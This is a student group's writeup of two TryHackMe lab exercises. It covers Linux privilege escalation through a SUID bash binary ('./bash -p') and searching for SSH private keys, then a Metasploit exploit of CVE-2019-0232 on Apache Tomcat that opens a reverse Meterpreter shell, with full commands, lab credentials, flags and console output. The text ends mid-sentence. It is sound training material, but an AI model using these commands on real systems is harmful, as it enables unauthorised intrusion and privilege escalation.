PSP0201

Week 4

Writeup

Group Name: 3 Ekor

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq Bin Aminuddin	Leader
1211103298	Fahiman Danial Bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief Bin Razak	Member

Day 11: Networking - The Rogue Gnome

Tools used: Firefox, Linux Kali, Terminal, Bash

Solution/walkthrough:

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Based on the passage on TryHackMe website, “vertical” privilege escalation allows users to access data and act as a higher privileged account as an administrator

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Sudo users also have vertical privilege escalation as sudo users can run command similarly to root account or admin


Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.


Based on the passage on TryHackMe website, “horizontal” privilege escalation is to use an account with access to accounting or analyst documents

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?


Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Still based on the passage on TryHackMe website, “sudoers” is the name of the file that contains a list of users who are part of the sudo group


Q5: What is the Linux Command to enumerate the key for SSH?


Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.


The answer“find / -name id_rsa 2> /dev/null” is also available in the TryHackMe

Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?


At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rw**x**rw**x**r):

The question stated the file name is “find.sh”. So just add the file name into chmod +x. The final answer will be “chmod +x find.sh”


Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?


11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

Use the same code as the above and change the port to 9999. The final answer will be “python3 -m http.server:9999”

Q8: What are the contents of the file located at /root/flag.txt?


STEP 1


Use SSH to log in to the vulnerable machine like so: `ssh cmnatic@MACHINE_IP`

Open terminal and enter the code above with our own IP address


STEP 2

After using SSH to log in, use the password “aoc2020” and then you will be directed to bash command




STEP 3

Enter the line “`find / -perm -u=s -type f 2>/dev/null`” into Terminal to find any available /bin/bash file with SUID permission




STEP 4

The file /bin/bash is available. We can exploit a vulnerability with SUID through a BASH code. The code can be found in GTFOBins



```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
```



GTFOBins

☆ Star 6,950

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.


It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

STEP 5

The SUID vulnerability code can be found in GTFOBins. Type the line “./bash -p” into Terminal



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

STEP 6 and ANSWER FOR Q8

Type in code “cd /root” as it used to access /root download folder. “ls” is used to check what files are available in the directory, in this case there is a file named “flag.txt” which is exactly the file that we wanted to open. So type in “cat flag.txt” to open the txt file and the content of the file will show, which is also the final answer for the question



Thought Process/Methodology:

Open Linux Terminal and we have to use SSH to log in to the vulnerable machine by using the line “ssh cmnatic@<IP address>”. During SSH login, use the password that is provided “aoc2020”, then you will be directed to BASH account. After that, enter the line “find / -perm -u=s -type f 2>/dev/null” into Terminal, the line is used to search the machine for executables with the SUID permission. After searching, the file /bin/bash is available. We can exploit a vulnerability with SUID through a BASH code that can be found in GTFOBins. After searching through GTFOBins, type the line “./bash -p” into Terminal. Type in code “cd /root” as it used to access /root download folder. “ls” is used to check what files are available in the directory, in this case there is a file named “flag.txt” which is exactly the file that we wanted to open. So type in “cat flag.txt” to open the txt file and the content of the file will show, ”thm{2fb10afe933296592}” which is also the final answer for the question

Day 12: Networking - Ready, set, elf.

Tools used: Firefox, Linux Kali, Metasploit Framework, Terminal, CVE

Solution/walkthrough:

Q1: What is the version number of the web server?


STEP 1

Open Terminal and use the IP address provided. Use nmap to know what if there is any port available. Only two available ports for http website

```
┌──(1211103527㉿kali)-[~]
└─$ sudo nmap -sV 10.10.201.161
[sudo] password for 1211103527:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 20:41 EDT
Nmap scan report for 10.10.201.161
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.35 seconds
```


STEP 2 and ANSWER FOR Q1

For port 5357, the website is unavailable. For port 8080, it will show a website of Apache Tomcat with version “9.0.17”



Service Unavailable


HTTP Error 503. The service is unavailable.



Q2: What CVE can be used to create a Meterpreter entry onto the machine?

STEP 3 and ANSWER FOR Q2


Open CVE website via Firefox and search for Apache Tomcat 9.0.17. Then the website will show the CVE name for the web server that can be used to create a Meterpreter entry onto the machine. The CVE name is “CVE-2019-0232”



Q3: What are the contents of flag1.txt


STEP 4


Open Metasploit Framework which is already installed in Kali Linux



STEP 5

In Metasploit, use the CVE that we found and type “search CVE-2019-0232”. Then type in “use 0” or “use <full name>”, after that type “option” to check for the Metasploit settings






STEP 6

First, we must change all of our current LHOST and RHOST IP addresses and TARGETURI. RHOST is the IP address received in TryHackMe website after starting the machine. LHOST IP address is shown if we type in “ip addr” in Terminal under tun0 section. Use Metasploit and change all of the HOST IP address with the code “set LHOST/RHOST <new IP address>”

- LHOST - *10.0.0.10* (our PC)
- RHOST - *10.0.0.1* (the remote PC)
- TARGETURI */cgi-bin/systeminfo.sh* (the location of the script)



STEP 7

TARGETURI needs to be changed as well. The code is provided in the TryHackMe website. We only need to change the CGI script file to “elfwhacker.bat” instead of “systeminfo.sh”

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.201.161/cgi-bin/elfwhacker.bat
TARGETURI ⇒ http://10.10.201.161/cgi-bin/elfwhacker.bat
```

STEP 8

After changing LHOST, RHOST and TARGETURI. Then run the exploit with the command “run” and wait for a while for it to finish. There is 3 available files after the exploit is finished

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
[*] Started reverse TCP handler on 10.18.34.179:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.201.161
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.34.179:4444 → 10.10.201.161:49789 ) at 2022-06-27 21:12:51 -0400

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
=============================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  825   fil   2020-11-19 16:39:29 -0500  elfwhacker.bat
100777/rwxrwxrwx  73802 fil   2022-06-27 21:12:39 -0400  ezNSu.exe
100666/rw-rw-rw-  27    fil   2020-11-19 17:06:41 -0500  flag1.txt
```

STEP 9 and ANSWER FOR Q3

Open file “flag1.txt” with cat command to know the contents of the file. The final flag will appear

```
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Q4: What were the Metasploit settings you had to set?

The Metasploit settings that we had to set are “LHOST” and “RHOST”. “LPORT” is the only incorrect option

Thought Process/Methodology:

Open Terminal and use the IP address provided. Use nmap to know what if there is any port available. There are only two available ports for http website. For port 5357, the website is unavailable. For port 8080, it will show a website of Apache Tomcat with version “9.0.17” which is the one we need to exploit. Open CVE website via Firefox and search for Apache Tomcat 9.0.17. Then the website will show the CVE name for the web server that can be used to create a Meterpreter entry onto the machine. The CVE name is “CVE-2019-0232”. Then open Metasploit Framework which is already pre-installed in Kali Linux. Inside Metasploit, we have to search for the web server’s CVE, use it and open up its settings. We need to change all of our current LHOST and RHOST IP addresses and TARGETURI. RHOST is the 